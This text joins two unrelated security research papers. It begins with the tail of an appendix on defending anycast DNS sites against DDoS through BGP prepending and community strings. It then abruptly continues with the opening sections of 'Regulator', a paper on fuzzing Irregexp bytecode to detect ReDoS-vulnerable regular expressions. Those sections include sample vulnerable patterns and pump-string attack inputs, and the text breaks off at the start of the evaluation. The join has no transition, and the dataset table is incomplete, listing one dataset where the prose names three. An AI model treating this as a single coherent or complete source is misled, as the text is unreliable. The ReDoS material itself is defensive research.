We can also see that the relative catchment distribution follows the load distribution, however, it is not exactly the same. Decisions will be even better when an operator considers different load playbooks at different times of the day. Building multiple load playbooks is simple since we can just use the same catchment mapping (catchment mapping remains stable (Appendix E)).

Appendix G More Attacks And Mitigation

We evaluate more attack events captured at `B-root` and at the Dutch National Scrubbing Center. We follow the same methodology mentioned in §8. We use the same playbook built with AMS, BOS and CNF sites (§6) from `Peering`.

A 2020 volumetric attack at `B-root`: We observed an ephemeral volumetric event at `B-root` on 2020-02-14 where the attackers used a single query name—peacecorps.gov. This event lasted very briefly for 3 minutes. In practice, no routing approach can work against such short-lived attacks due to the propagation delay of BGP. We stretched the event with similar traffic rate so that we can see the impact if the attack continues for more time.

In this event also, AMS is overloaded with 60k packets/s when the assumed capacity is 40k packets/s (Figure 16a). We prepend AMS by 1 so that the traffic shifts away from AMS. After 300 s, we can see no overloaded striped area in AMS.

These volumetric attacks are common at root servers. Routing based approaches can defend against such attacks.

A 2021 `B-root` event where our system iterates: We evaluate another event at `B-root` occurred on 2021-05-28. In this event, the queries were IP fragmented (large packet size), and the common query name was pizzaseo.com (we stretched the event since it was short-lived). When the attack started, our system finds AMS site overloaded (Figure 16b). Our system finds prepending from AMS is the best approach to reduce traffic from AMS. However, after prepending AMS by 1, CNF site gets the most redirected traffic, and becomes overloaded. Redirected attack sources prefer CNF over BOS. When our system finds CNF site overloaded, it deploys an approach that will reduce traffic from CNF since it is now overloaded. Our system deploys negative prepending to push more traffic towards BOS site. After 900 s, we can see there is no overloaded site. This event shows how our system can gradually find out the best routing approach.

Defending with community strings: We next consider an attack observed at the Dutch National Scrubbing Center on 2021-08-27. This attack was a volumetric DNS amplification.

In this attack, AMS is overloaded. Consulting the playbook, we select a response using community strings to shift traffic, retaining six IXP peers at AMS, while dropping all other peers and transits. The impact of this change is visible at 300 s in Figure 16c, as the attack is successfully spread across all sites.

This example shows how different community strings provide control over traffic distribution. We show more events in the extended version of this paper [57].

Regulator: Dynamic Analysis to Detect ReDoS

Robert McLaughlin, Fabio Pagani, Noah Spahn, Christopher Kruegel, Giovanni Vigna

Abstract

Regular expressions (regexps) are a convenient way for programmers to express complex string searching logic. Several popular programming languages expose an interface to a regexp matching subsystem, either by language-level primitives or through standard libraries. The implementations behind these matching systems vary greatly in their capabilities and running-time characteristics. In particular, backtracking matchers may exhibit worst-case running-time that is either linear, polynomial, or exponential in the length of the string being searched. Such super-linear worst-case regexps expose applications to Regular Expression Denial-of-Service (ReDoS) when inputs can be controlled by an adversarial attacker.

In this work, we investigate the impact of ReDoS in backtracking engines, a popular type of engine used by most programming languages. We evaluate several existing tools against a dataset of broadly collected regexps, and find that despite extensive theoretical work in this field, none are able to achieve both high precision and high recall. To address this gap in existing work, we develop REGULATOR, a novel dynamic, fuzzer-based analysis system for identifying regexps vulnerable to ReDoS. We implement this system by directly instrumenting a popular backtracking regexp engine, which increases the scope of supported regexp syntax and features over prior work. Finally, we evaluate this system against three common regexp datasets, and demonstrate a **seven-fold increase** in true positives discovered when comparing against existing tools.

1 Introduction

Regular expressions (regexps) are a powerful means of expressing complex string manipulation and search operations. Nowadays, regexps are extensively used for a wide variety of purposes, including (but not limited to) data sanitization, intrusion detection systems [15, 46], DNA sequence processing [44, 51], and general-purpose string searching. Previous large-scale community studies reveal that regexps are not only widely known by software developers, but they are also quite popular: 30% to 40% of packages in Python and JavaScript repositories contains at least one regular expression, with an average of two and six regexps per module, respectively [9, 20, 28].

However, despite their popularity and practicality, writing correct regexps represents a challenge for most software developers and maintainers. In the past few years, several studies have shown how regexps are difficult to comprehend and compose, even among experienced users [12, 21, 29, 55]. While several web-based tools and debuggers — purposely created to assist in visualizing and explaining regular expressions — are available [3, 11, 31], users still struggle to compose correct regexps even when using these tools [12]. To overcome these difficulties, users often resort to reusing regexps from online knowledge-bases such as RegExLib [7], or question-answer websites such as Stack Overflow [12, 29]. Unfortunately, this is not always a successful strategy, since regexps are not generally portable across platforms: minor variations in syntax, semantics, and run-time performance can lead to issues including compilation errors and unexpected matching behavior [29].

To make matters worse, matching systems that follow a backtracking construction — such as those found in the standard libraries of Java, Python, Perl, Ruby, and JavaScript — can exhibit worst-case performance that is *super-linear* in the size of the input (subject) string length [29]. Malicious attacks triggering this worst-case behavior are known as Regular Expression Denial-of-Service (ReDoS). Such attacks belong to the class of *algorithmic complexity* attacks, where a malicious input causes a Denial of Service (DoS). ReDoS attacks are particularly impactful in web contexts, and a recent measurement shows that a significant number of websites and web applications are affected by this problem [56]. For instance, in the past few years, multiple incidents related to ReDoS caused extended outages in major online applications and services [35, 57].

Evaluating the worst case run-time performance of a regular expression is not a straightforward task. For example,

a seemingly innocuous regular expression (such as `\s+$` or `\d+1\d+2`) can lead to *catastrophic backtracking* when an attacker supplies a carefully crafted string. Moreover, precisely detecting a vulnerable regexp does not only require a deep understanding of how backtrack matching works, but also requires an intimate knowledge of the internals of the specific matching engine on which the regexp is run. This is because regular expressions are not, in practice, evaluated as-is: they are first converted into an intermediary form, undergo several stages of optimization, and are re-emitted in a format useful for lightweight execution. In particular, regexp engines in the family of Spencer-style implementations emit a form of *bytecode*, which is executed by an *interpreter* when the matching procedure is invoked with a particular input string.

Previous research on detecting ReDoS vulnerabilities is based on either static modeling of a representative model [41, 64, 65], or dynamic analysis by fuzzing [39, 47]. Unfortunately, model-based systems are not currently able to capture all extended features of regular expressions, and, more importantly, fail to reflect the low-level details of matching engines. Moreover, regular expression are not a stale technology; new features are continuously proposed and added to popular engines [18]. This represents a problem for static analyzers, because every time a new feature is added, more research is needed to extend these systems. To summarize, no tool makes claims toward completeness or soundness: whether real implementations of regexp engines differ significantly from the idealized models remains an open question.

Another line of research is based on fuzzing, and it focuses on the broader problem of identifying inputs that maximize the algorithm complexity of a given program. Since these systems interact with the real implementation of a regexp engine, they are not affected by the problem of missing features. On the other hand, the fuzzers proposed in prior research are typically general-purpose tools, and their fuzzing logic is unable to effectively leverage the interpreter-based architecture implemented in modern engines. Moreover, the results from fuzzing are difficult to interpret, as users must manually determine how the worst-case performance grows as string length increases.


To address this gap in research, we introduce REGULATOR, a novel dynamic analysis system for detecting ReDoS vulnerabilities. Our system directly instruments a given regexp engine to track its behavior while matching a subject string, and it leverages (and guides) a fuzzer to create inputs with increasingly worse run-time performance. To quickly discover a string that demonstrates a ReDoS attack, REGULATOR's custom fuzzer uses domain-specific mutation strategies. This approach improves on previous research based on automata analysis, because our tool does not rely on any assumptions or approximations of the underlining matching engine, and it supports by design any regexp feature implemented in the matching engine.

To highlight REGULATOR's performance, we evaluate our system on three popular datasets used in previous work (Corpus [20], RegexLib [7] and Snort [8]), and we also analyze more than 40,000 regexps gathered from the 10,000 most popular packages of the npm repository. Our results show a seven-fold increase in the number of vulnerable regular expression found in the wild, compared to previous work. We are currently reporting these vulnerabilities, and 6 CVE numbers have been assigned at the time of writing.
In summary, our paper makes the following contributions:

- We advance the state-of-the-art in ReDoS detection by presenting REGULATOR, a novel dynamic analysis system that leverages fuzzing and domain-specific mutations to detect vulnerable regular expressions.
- We implement REGULATOR against JavaScript's default engine (IRREGEXP), the most used engine in the web-ecosystem where ReDoS represents a real threat to the availability of online services.
- We evaluate REGULATOR on three different datasets used in previous research, and a collection of regexps used in popular JavaScript packages, totaling more than 60,000 regexps.

To foster more research in this field, we have released the source code of REGULATOR along with any other research artifacts at https://github.com/ucsb-seclab/regulator-dynamic.

2 Background



2.1 RegExp Syntax and Semantics

Classical regexps can be defined recursively with the following rules:

$$
\begin{aligned}
E &\rightarrow c && (\textit{character})\\
E &\rightarrow E_1 E_2 && (\textit{sequence})\\
E &\rightarrow E_1 | E_2 && (\textit{disjunction})\\
E &\rightarrow E_1 * && (\textit{quantifier})\\
E &\rightarrow (E_1) && (\textit{capturing group})
\end{aligned}
$$

Let Σ be a finite alphabet of symbols. We say that $\mathcal{L}(E) \subseteq \Sigma^*$ is the *language* of the regexp E, which represents the set of strings that are recognized by E. Then, we have: $\mathcal{L}(c) = \{c\}$, $\mathcal{L}(E_1E_2) = \{xy | x \in \mathcal{L}(E_1), y \in \mathcal{L}(E_2)\}$, $\mathcal{L}(E_1|E_2) = \mathcal{L}(E_1) \cup \mathcal{L}(E_2)$, and $\mathcal{L}(E_1*) = \mathcal{L}(E_1)^*$. The *capturing group* operator (E_1) matches the same language as E_1, and instructs the matching system to record the exact substring matched by the expression E_1.

Most modern regexp engines are extended with additional constructs that go beyond the classical definition of regular expressions. In particular, non-capturing groups, unlike their

(a) NFA for the language {ab,ac}

(b) NFA for the regexp `(a*)a(a*)b`

(c) NFA for the regexp `(a|a*)*`

Figure 1: Automatons accepting various regular languages.

capturing counterparts above, are denoted `(?:E_1)`, and instruct the regexp engine to not record the substring matched by that group. Backreferences, denoted `\n`, assert that whichever substring was matched by the n^{th} capturing group must appear again at that location. Forward assertions `(?=E_1)` require that the string that immediately follows *must* match `E_1` — but it does not "consume" the string. Likewise, backward assertions `(?<=E_1)` require that the string immediately preceding *must* match E_1. Both forward and backward assertions have a negative variant — `(?!E_1)` and `(?<!E_1)`, respectively — which requires that the following string (or preceding string, respectively) *must not* match E_1. The word-boundary assertion `\b` requires that the matched position in the string is either the start of the string, the end of the string, or between a "word" and "non-word" symbol. Lastly, the `^` symbol matches the start of a string, and the `$` symbol matches its end.

An important implication of the aforementioned extensions is that $\mathcal{L}(E)$ is not necessarily a *regular language*: for example, the regexp `(a*)b\1` accepts the language $\texttt{a}^n\texttt{ba}^n$, for all $n \in \mathbb{N}$ — which is a *context-free* language [53]. Moreover, modern extensions of regular expressions further broaden the class of accepted languages. For instance, the regexp `(a*)b\1b\1` accepts the language $\texttt{a}^n\texttt{ba}^n\texttt{ba}^n$, which is a member of *context-sensitive* languages. This significantly complicates ReDoS detection: non-regular languages cannot be represented by a finite automaton [53]. Therefore, NFA-based analyses — such as those presented by Weideman [64] and Wüstholz [65] — are unable to process these features. Additionally, string matching in regexps with backreferences is known to be NP-complete [14], and detecting ambiguity of *context-free* languages is known to be undecidable [34]. As a result, static analyses must take great care to avoid (or minimize) the impact of these sub-problems on their results.

For this reason, through the rest of this paper, we use the term "regexp" rather than "regular expression" when referring to the full set of expressions supported by modern engines, extensions included, to avoid any ambiguity of terms.

2.2 Backtracking Regexp Engines

In formal language theory, a *regular expression* without language extensions describes a *regular language*, and it is known to always have some finite automaton that recognizes this regular expression's language [53]. Spencer's Algorithm [54] and Thompson's Algorithm [59] are two common approaches to implementing a generalized matching system for regular expressions. Broadly, they correspond to a constrained depth-first search and a breadth-first search through the state-space of a non-deterministic finite automaton (NFA), respectively [29]. An NFA is a 5-tuple $(Q, \Sigma, \delta, q_0, F)$ where Q is the set of states, Σ is the set of input symbols (alphabet), $\delta : Q \times \Sigma \cup \{\varepsilon\} \to \mathcal{P}(Q)$ is the transition function, q_0 is the initial state, and $F \subseteq Q$ is the set of accepting states [53]. The alphabet is augmented with ε, a symbol indicating a non-deterministic transition consuming no characters.

Spencer-style regular expression matchers are commonly called "backtracking" because the depth-first traversal backtracks upon reaching a no-match condition. To illustrate this behavior, consider the automaton illustrated in Figure 1a, which accepts the language {ab,ac}. When given the string `ac` as input, a depth-first traversal of the automaton may have the following preorder trace: ①, ②, ③, ④, ⑤, ⑥. This trace shows how the automaton first attempts to match `ab`. When it reaches node ③, no out-transitions are possible (the `c` in the input does not match the label `b` on the edge from ③ to ⑥), and the automaton has to backtrack to node ④.

2.3 ReDoS Attacks

The core idea behind ReDoS attacks is that certain NFAs exhibit *catastrophic backtracking* under a Spencer-style engine's depth-first traversal.

For example, the NFA illustrated in Figure 1b corresponds to the regular expression `(a*)a(a*)b`. In order to reject strings of the form $\texttt{a}^n\texttt{c}$, the engine must traverse $O(n^2)$ paths. A depth-first traversal at state ① makes one of two choices upon reading the i^{th} symbol `a`: either transition to ②, which requires $O(n-i)$ time to reject the match, or self-loop, which presents the same decision recursively for consuming the $(i+1)^{\text{th}}$ symbol `a`. As there are n characters `a`, a simple recurrence relation demonstrates that this requires $O(n^2)$ time to reject. Higher degree polynomial worst-case matching is possible by repeating the pattern [64, 65].

Exponential worst-case complexity is also possible. For example, the NFA illustrated in Figure 1c corresponds to the regular expression `(a|a*)*`. In order to reject strings of the form $\texttt{a}^n\texttt{b}$, the engine must traverse $O(2^n)$ possible paths

through the NFA before rejecting the match — as there are n binary choices of state to traverse by consuming `a` at state ③.

2.4 Current ReDoS Detectors

Several state-of-the-art ReDoS static analysis systems base their work upon an NFA representation of the regexp [41, 52, 64, 65]. In their publication, Wüstholz et al. [65] provide a practical algorithm for ReDoS detection in an NFA. Weideman et al. [64] and Liu et al. [41] build upon this with some modification. Below, we provide a brief overview of the patterns within an NFA that indicate potential for ReDoS.

Polynomial, $O(n^2)$ worst-case. This detection scheme identifies "loop-branch-loop" structures. This occurs when three paths $P_1, P_2, P_3 \in Q^*$ exist such that all paths accept the same string w and, (1) P_1 must start and end at some state u, (2) P_2 must start and end at some state v, and (3) P_3 begins at u and ends at v. In Figure 1b, this is demonstrated by states ① and ②, where the paths P_1, P_2, P_3 all accept the string $w = \texttt{a}$.

Exponential, $O(2^n)$ worst-case. The detection scheme attempts to identify "loop-within-loop" structures within the NFA, where the inner and outer loop begin and end in the same state, and both are satisfied by the same string w. In Figure 1c, states ③ and ① exhibit this behavior: the loop ③-①-③ accepts the string `a`, as does the loop ③-③.

Wüstholz et al. [65] and Liu et al. [41] detect vulnerable structures by depth-first search from the states within Q. Weideman et al. [64] leverage the algorithm described by Mohri et al. [10] which performs somewhat faster at the expense of $O(\mathsf{poly}(|Q|))$ memory usage. The output of these systems are an *attack prefix*, *pump string*, and *attack suffix*. The prefix is a string which matches a path from the initial state q_0 to the vulnerable component. The pump string is the string w described above, which an attacker repeats to increase the matching time. The suffix string is one which ensures that the sub-match rejects, which forces the engine to backtrack.

Rathnayake et al. [48] take a slightly different approach. Their tool evaluates a *derivation tree* created from the regexp, and search for recursive branching behavior. However, this only identifies $O(2^n)$ vulnerabilities. Finally, Shen et al. [52] dynamically explore an *extended* NFA (*e*-NFA), which supports extended regexp features — however, this method also only identifies $O(2^n)$ vulnerabilities.

3 REGULATOR: A Dynamic Analysis System

REGULATOR is a dynamic analysis system with three core components: a feedback-driven generational fuzzer (Section 3.1), a slowdown-pumper (Section 3.2), and a dynamic validator (Section 3.3). Given a particular regexp pattern, REGULATOR is able to detect whether the regexp is vulnerable to ReDoS, and to automatically infer a *pump formula* for generating strings that exhibit super-linear running time.

At a high level, each of the three components performs one task. First of all, the generational fuzzer finds a pathologically slow *witness* string within a fixed budget of n input characters. The witness is then passed to the slowdown-pumper, which infers the pump formula. Finally, the dynamic validator verifies that the pump formula can produce strings that indeed trigger a sufficiently slow execution of the matcher.

3.1 Feedback-Driven Generational Fuzzer

Fuzz testing, or *fuzzing*, is the process of exploring a program's behavior by repeated execution with varying inputs [43]. Many modern fuzzers are also *feedback-driven*: the fuzzing system uses measurements taken from an input's execution to guide the selection of the next inputs [2, 33, 39, 47, 66]. These systems are typically also *generational*: inputs favored by a heuristic are chosen as parents, and mutated to form the set of inputs in the next generation.

The goal of common bug-finding fuzzers is to discover an input that causes the program to perform an undesirable behavior (i.e., a crash or hang). Program coverage is a natural guiding heuristic for discovering these inputs, and it is used by many fuzzers, including the popular tools AFL [66] and libFuzzer [2].

Prior research shows several effective heuristic techniques for identifying particularly *slow* inputs to a general program. For example, SlowFuzz [47] uses execution path-length as a simple heuristic to guide the generational reproduction. PerfFuzz improves on this strategy by employing a hybrid heuristic based on coverage and path-length [39]. We adopt the latter for our purposes in REGULATOR with a fairly straightforward reapplication of the concepts.

Instrumentation. Essential to Spencer's original regexp matching algorithm is an intermediate representation that describes a step-by-step *matching procedure* [54]. As observed by Davis et al. [27], this is primarily an engineering decision above all else, which simplifies the system's construction. This design persists in modern regexp matchers — including Python, Ruby, JavaScript, and Perl — where regular expressions are compiled in the form of a custom *bytecode*, and the matcher operates by executing this bytecode within a lightweight interpreter, using the subject string as input. While in hindsight the intuition of instrumenting the bytecode is straightforward, it represents a fundamental reframing of this problem, and, to the best of our knowledge, we are the first to propose and implement such an approach.

Although the actual implementation of this concept differs across engines, several key design features are shared between different engines. REGULATOR takes advantage of this design by instrumenting the engine's interpreter directly: the matching engine is not treated as a black-box component, but rather

instrumented — with a focus on detecting ReDoS. For instance, where normal fuzzers would measure the coverage of the interpreter's code, our tool directly collects the coverage of the bytecode to quickly converge towards a pathologically slow input.

The instrumentation accumulates information within an execution profile (π) by leveraging the handling procedures of the following two instruction kinds: *character reads* and *branches*. Character reads are instructions that load a single character from the subject string into an interpreter's register. Our system keeps a running record within profile π of the last read character index, and it uses this information when handling branch instructions. On the other hand, branch instructions resemble the classical definition of control-flow related constructs: they have two possible successor instructions, and they are guarded by a binary conditional statement. When a branching instruction is executed, REGULATOR increments the total number of times the taken branch has been traversed, and also records in the profile π the index of the last character read. Both data points are crucial for REGULATOR's effectiveness, because (1) they measure coverage and (2) they can be used by the mutation procedure to drive the fuzzer towards unexplored paths. Finally, at branching points, we also update a running hash (PATHHASH$[\pi]$) that summarizes the path followed by a subject string into the bytecode program. This hash is used in a later stage of REGULATOR to quickly discard samples that do not exhibit novel behavior.

Algorithm 1: Fuzzer Main Loop

```
   Input: seeds S
1  C ← [ (S_i, RUN(S_i)) | S_i ∈ S ]
2  while deadline do
3      W ← GENCHILDREN(C)
4      for w, w' ∈ W do
5          π ← RUN(w')
6          C ← MERGE(C, w, w', π)
7  return MAXCOSTENTRY(C)
```

Main Fuzzing Loop. REGULATOR's main fuzzing loop is described in Algorithm 1. The fuzzing process starts by collecting an initial execution profile π for each input seed $S_i \in S$ (Line 1), and then enters the main generational loop, which runs until a predetermined deadline (Lines 3 - 6). Once the deadline passes, the main fuzzing loop is terminated and REGULATOR searches the corpus for the maximum cost entry (Line 7), defined as the entry with the highest number of executed bytecode instructions. This entry represents our *witness* string, which is used by the slowdown-pumper in the following phase.

The key components of our fuzzer are the procedures that generate new mutated children and that select the most promising ones. In a nutshell, for each generation within the main loop, our system creates a set W of mutant strings w' paired with the parent string w (Line 3), and collects an execution profile π for each mutant in turn (Line 5). The procedure MERGE is then invoked (Line 6), which consults the execution profile π to determine whether mutant w' should be discarded or included into the corpus C.

The procedures GENCHILDREN and MERGE guide the heuristic exploration of the regexp program's behavior, and are essential to the efficient operation of REGULATOR.

Algorithm 2: GENCHILDREN

```
   Input: corpus C : P(Σ* × Π)
1  selections ← [ ]
2  for e ∈ BRANCHING EDGES do
3      rep ← select representative maximizing e in C
4      append rep to selections
5  for (w, π) ∈ C do
6      if w ∉ selections and STALENESS[w] < RAND() then
7          append w to selections
8  ret ← [ ]
9  for w ∈ selections do
10     for i ∈ 0...NumChildren do
11         w' ← MUTATE(w)
12         append (w, w') to ret
13 return ret
```

Children Generation. The routine responsible for generating new mutated children — GENCHILDREN — is described in Algorithm 2. This procedure starts by identifying promising corpus members. To this end, we iterate over all the recorded branching edges and select a *maximizing representative* for each edge e (Lines 2-4). We say that a given corpus member $(w,\pi) \in C$ is *maximizing* for e if there does not exist any distinct corpus member (w',π') such that profile π' indicates edge e was traversed more than in π. In the case that multiple distinct corpus entries are maximizing for edge e, we select a single representative uniformly at random.

Corpus entries which were not selected as a representative are then considered for inclusion based on the *staleness score* [39] of the input string w (Lines 5-7). *Staleness* is a heuristic that begins low for each entry in the corpus, and increases whenever a mutant offspring of string w fails to produce novel behavior (see Algorithm 3, Lines 4 & 6). This metric is used to discourage the selection of parents that have no record of successful reproduction, while allowing limited exploration of inputs that are not currently maximizing.

We then produce *NumChildren* mutants for each selected parent (Lines 8-13). For a given parent input string w and profile π, REGULATOR chooses among the following mutations:

- *rotation:* The parent input is rotated either one character left or one character right.
- *crossover:* A co-parent is chosen at random from corpus C. Indices i and j are chosen at random such that $0 \leq i <$

$j < n$. The child inherits all characters from w, except characters i through j, which are inherited from the co-parent.

- *substring replication:* A random substring $\tilde{w}$ is selected from w, and replicated elsewhere in the string w.
- *arithmetic:* A character index is selected at random and a small value is added (or subtracted) to the character's codepoint value.

Moreover, REGULATOR implements a domain-specific mutation strategy, called *suggestion*, based on the information recorded at branching sites. This mutation selects a random branching edge e (traversed in π) that originates at a character-based branching instruction. If the string-index of the character under comparison is known, it replaces the character with one that *negates* the branching condition. The rationale behind this mutation is to create mutants that will explore different paths and, therefore, increase coverage. For example, the regexp `abcd(x|\w)*y` is vulnerable to ReDoS, but attack-strings must start with `abcd` in order to reach the vulnerable component. Without the mutation *suggestion*, a purely random-based mutation strategy would take significantly more time to derive the long prefix strings required to explore deeper program states.

Each child input w' is derived by applying a *single* mutation to the parent string w. This differs from previous research in this domain, which applies a random number of mutations. We find that our strategy significantly increases the likelihood of discovering novel behavior.

Algorithm 3: MERGE

```
Input: corpus C : P(Σ* × Π),
       parent w : Σ*, child w', profile π'
1  if PATHHASH(π') is unique
2      for i ∈ BRANCHING EDGES do
3          if π' is maximal for component i in C
4              reset STALENESS[w]
5              return C ∪ {(w', π')}
6  increase STALENESS[w]
7  return C
```

Child Merging. The routine responsible for selectively including mutant children in the corpus C is MERGE, described in Algorithm 3. The algorithm accepts as input the current corpus C, a parent string w, the mutant child w', and the child's execution profile π', collected by the main fuzzing loop (Algorithm 1, Line 5). We begin by quickly exiting from the procedure if PATHHASH(π') is not unique within C — indicating that this execution did not contain novel behavior[1] (Line 1). We then include the child *only if* it is maximal for some edge e (Lines 2-5). The combination of these heuristics ensures both that the corpus evolves toward both novel coverage (when the edge e is first traversed) and that the corpus advances toward slower executions within a component (when edge e is traversed a new maximum number of times).

[1] This is uniquely useful in regexp programs, which have relatively small program length compared to general-purpose programs used in typical fuzzers.

3.2 Slowdown-Pumper

Prior research into ReDoS makes the observation that attack-strings that trigger worst-case execution time take the form ab^ic, for strings a, b, c and $i > 0$ [38, 48, 52, 65]. We call a the *attack prefix*, b the *pump string*, and c the *attack suffix*. Together, we call this a *pump formula*. Attackers may increase the time required to match a string by repeating the pump string b until a sufficient amount of slow-down is achieved.

Fuzzing reveals a slow string within a budget of n characters (the witness string) — but this single data-point is not sufficient for determining whether the worst-case regexp performance is super-linear in n. However, we observe that, with very high likelihood, the pump string exists *somewhere* within the witness string. For example, the regexp `abc(123|\d)*x` is vulnerable to the prefix `abc`, pump string `123`, and suffix `a`. After fuzzing for only 2 seconds with $n = 13$, REGULATOR discovers the witness string `abc123123123a` — which clearly contains the pump string. In what follows, we take inspiration from Shen et al. [52] and use a simple yet effective strategy to identify the pump string by a heuristic scan over the witness.

Algorithm 4: GENPUMPFORMULA

```
   Input: witness w : Σ*
1  candidates ← []
2  slowest_per_char ← −∞
3  for len ∈ 1...n do
4      for pos ∈ 0...(n − len) do
5          prefix ← w[0 : pos]
6          pump ← w[pos : pos + len]
7          suffix ← w[pos + len : n]
8          attack ← prefix + pump^NPUMPS + suffix
9          t ← TIME(attack)
10         if t / len > slowest_per_char
11             slowest_per_char ← t/len
12             φ ← MODELFIT(w, pos, len)
13             append (pos, len, φ) to candidates
14 return (pos, len, φ) for steepest φ in candidates
```

The routine is described in Algorithm 4. We begin by iterating over every substring of the witness w in order of increasing length (Lines 3-4). We then extract a *prefix* (all characters prior to the substring), *pump string* (the substring considered), and *suffix* (all characters after the substring), and construct a candidate *attack* string by repeating the pump string a large number of times (Lines 5-8). We then run the regexp matching

procedure against the attack string, and measure the number of bytecode instructions executed during matching (Line 9). We use the heuristic "instructions added per pump character" to quickly discard pump-string candidates that do not cause a larger slow-down than any prior candidate (Line 10). Finally, we perform a model fitting procedure to estimate the growth function of instructions executed as the string is pumped (Line 12). The model fitting procedure works by regression. We take measurements of the matching time for attack strings formed by repeating the pump string from 10 to 256 times, increasing by 13 each iteration, for a total of 20 measurements. We then fit the data against three models: (1) linear: $\hat{t} = \alpha n + \beta$, (2) power: $\hat{t} = \alpha n^{\beta}$, and (3) exponential: $\hat{t} = \alpha e^{\beta n}$. We ignore the power regression when $\beta \approx 1$, as this is likely better explained as a linear growth model. We select ϕ to be the model with the highest r^2 coefficient.

The procedure completes by selecting the pump substring with the steepest growth model (Line 14). Preference is given first to exponential models, and second to power models. In both cases, ties are broken by the highest value β.

3.3 Dynamic Validator

The final stage of REGULATOR is a dynamic validator. We adopt a simple metric used in prior research: we say that a regexp is vulnerable to ReDoS if an attack string of less than 1 million characters can cause 10 seconds or more time spent in the matching system [28, 29]. We verify that an attack string derived from the pump formula meets this criteria. Furthermore, if enabled by configuration, we use a binary-search between the length of the witness string length n and the length of the attack string to find the smallest string that results in at least 10 seconds of matching time.

4 Implementation

In this work, we stray from the tradition of polyglot ReDoS detection and instead exclusively focus on regexps as implemented by a specific matching engine. In particular, we focus on IRREGEXP, a popular drop-in library for compiling and evaluating regular expressions. This matching engine is currently used by Mozilla's Firefox web browser [37] and the V8 JavaScript runtime [26], which sits behind both Google's Chrome web browser and the NodeJS language runtime.

NodeJS and ReDoS. NodeJS is a server-side JavaScript runtime with a single-threaded, event-driven design. The runtime processes work by selecting events one at a time from an *event queue*. Once an event is selected, its event handler function is invoked with exclusive, non-preemptible execution. Several researchers have observed that these single-threaded, event-driven languages suffer from a class of Denial-of-Service attacks known as Event Handler Poisoning (EHP) [30, 45]. EHP occurs when an attacker is able to cause significant delay in the event handler's execution thread, which prevents any further events from being processed until the victim thread yields. In this scenario, ReDoS is a particularly problematic type of event handler poisoning, as there does not exist any method of preempting a thread from the regexp matching subsystem — effectively halting all progress until the match procedure completes, and immediately reducing server throughput to zero. To address this serious concern, we will focus on the implementation of REGULATOR for the IRREGEXP matching engine. However, our methodology remains general and applicable to other backtracking engines with sufficient similarity.

Instruction	Args.	Description
`PushBt`	`addr`	Push code address `addr` onto the stack
`PopBt`	-	Pop an address from the stack and jump to that address
`PushCp`	-	Push the value of `cp` onto the stack
`PopCp`	-	Pop a value from the stack and store it in `cp`
`Fail`	-	Halt and reject the string
`Succeed`	-	Halt and accept the string
`GoTo`	`addr`	Jump to address `addr`
`LoadCurrentChar`	`i`, `addr`	Set register `lc` to the character at `cp + i`. Jump to `addr` if that index is out of range.
`CheckChar`	`c`, `addr`	Jump to `addr` if `c = lc`
`AdvanceCP`	`i`	Set register `cp` to `cp + i`
`AdvanceRegister`	`ri`, `i`	Set register `ri` to `ri + i`
`SetRegister`	`ri`, `v`	Set register `ri` to `v`
`SkipUntilChar`	`c`, `i`, `j`, `addr`	Set register `cp` to `cp + i` until the character at `cp + j` equals `c`. Go to `addr` if `cp + i` is out of range.

Table 1: Selected instructions of the IRREGEXP interpreter

Irregexp Internals. IRREGEXP is a Spencer-style backtracking regexp matching engine [26, 29] that works in two phases. In the first one, the user invokes the IRREGEXP compiler with a regexp as input (the *pattern*). The compiler emits a *regexp program* — i.e., a code simulating a depth-first exploration of the regexp state space. These programs can be either bytecode, which is executed by the IRREGEXP interpreter, or platform-native code. The semantics of these programs are completely equivalent and, for simplicity, we chose to analyze the *bytecode* regexp programs. In the second phase, the user passes an input (*subject*) character string, and IRREGEXP executes the *regexp program* with the *subject* as an input. If the regexp program halts at a `Succeed` instruction, then the system reports a match; otherwise, the regexp program halts at a `Fail`

instruction, and the system reports a non-match. All regexp programs are halting, by design of the IRREGEXP compiler.

The IRREGEXP interpreter's memory model is an expandable stack of 32-bit integers, a finite set {r0,...,rn} of general-purpose 32-bit registers (where n is determined at compilation), a 32-bit character index register cp, and a loaded character register lc. The interpreter does not allow arbitrary stack reads — only the topmost 32-bit integer may be examined. [2]

The IRREGEXP interpreter supports 59 instructions, some of which are summarized in Table 1. In general, the instructions fall into one of four categories: stack manipulation, conditional branching, register manipulation, and fused loops. An example of the latter category is SkipUntilChar, which advances the current position in the string (cp) until some character is seen at a given offset. This instruction, in combination with others, is used to implement the Boyer-Moore fast string search algorithm [17].

We provide a simplified disassembly of the regexp program for ^ab*$ in Listing 1. Instructions 0x1c-0x24 set up a stack frame: PushBt places a return address on the stack, and PushCp stores the character index register cp on the stack, so it can be restored after returning from the procedure call. Instructions 0x3c-0x40 are, likewise, similar to a function return. When executed, after consuming the character a, character b is repeatedly consumed by the recursive procedure at instructions 0x2c-0x54. If any character other than b is read, then the program begins a cascading return (PopBt) until it reaches Fail and exits. Otherwise, the program will eventually reach the end of the string at instruction 0x2c, which branches to Succeed and exits.

Listing 1: Disassembly of ^ab*$

```
 0x0  PushBt           addr: 0x60
 0x8  LoadCurrentChar  i: 0        addr: 0x18
0x10  CheckChar        c: 'a'     addr: 0x1c
0x18  PopBt
0x1c  PushCp
0x20  AdvanceCp        i: 1
0x24  PushBt           addr: 0x18
0x2c  LoadCurrentChar  i: 0        addr: 0x5c
0x34  CheckChar        c: 'b'     addr: 0x44
0x3c  PopCp
0x40  PopBt
0x44  PushCp
0x48  AdvanceCp        i: 1
0x4c  PushBt           addr: 0x3c
0x54  GoTo             addr: 0x2c
0x5c  Succeed
0x60  Fail
```

Instrumentation. A important design feature of REGULATOR is that it requires minimal instrumentation of the target engine. Similar to other regexp engines, the central component of IRREGEXP's interpreter is a switch-case dispatcher that invokes instruction handlers. For each instruction, we added a call to the function responsible for updating the execution profile π. To instrument branching instructions, we also retrieve the target address, either from an argument or from the top of stack. Character reads are handled similarly, since they also accept an offset from the current character index cp as an argument.

In total REGULATOR's fuzzer required only 3,000 lines of C++ code, 200 of which are for instrumentation, and the remainder implement the fuzzer's control procedures.

[2] This makes the IRREGEXP interpreter *not* Turing-powerful.

Name	Source	Ref.	Size	Description

npm	Node Registry	[32]	42,743	Popular JavaScript packages

Table 2: Datasets used in our evaluation.

5 Evaluation

In this section, we evaluate how REGULATOR performs on a diverse set of regexps. In particular, we set out to answer the following research questions:

- **RQ1**: Does the overall architecture of REGULATOR help to quickly explore the state-space of regular expressions (when they execute as programs on top of the matching engine)?
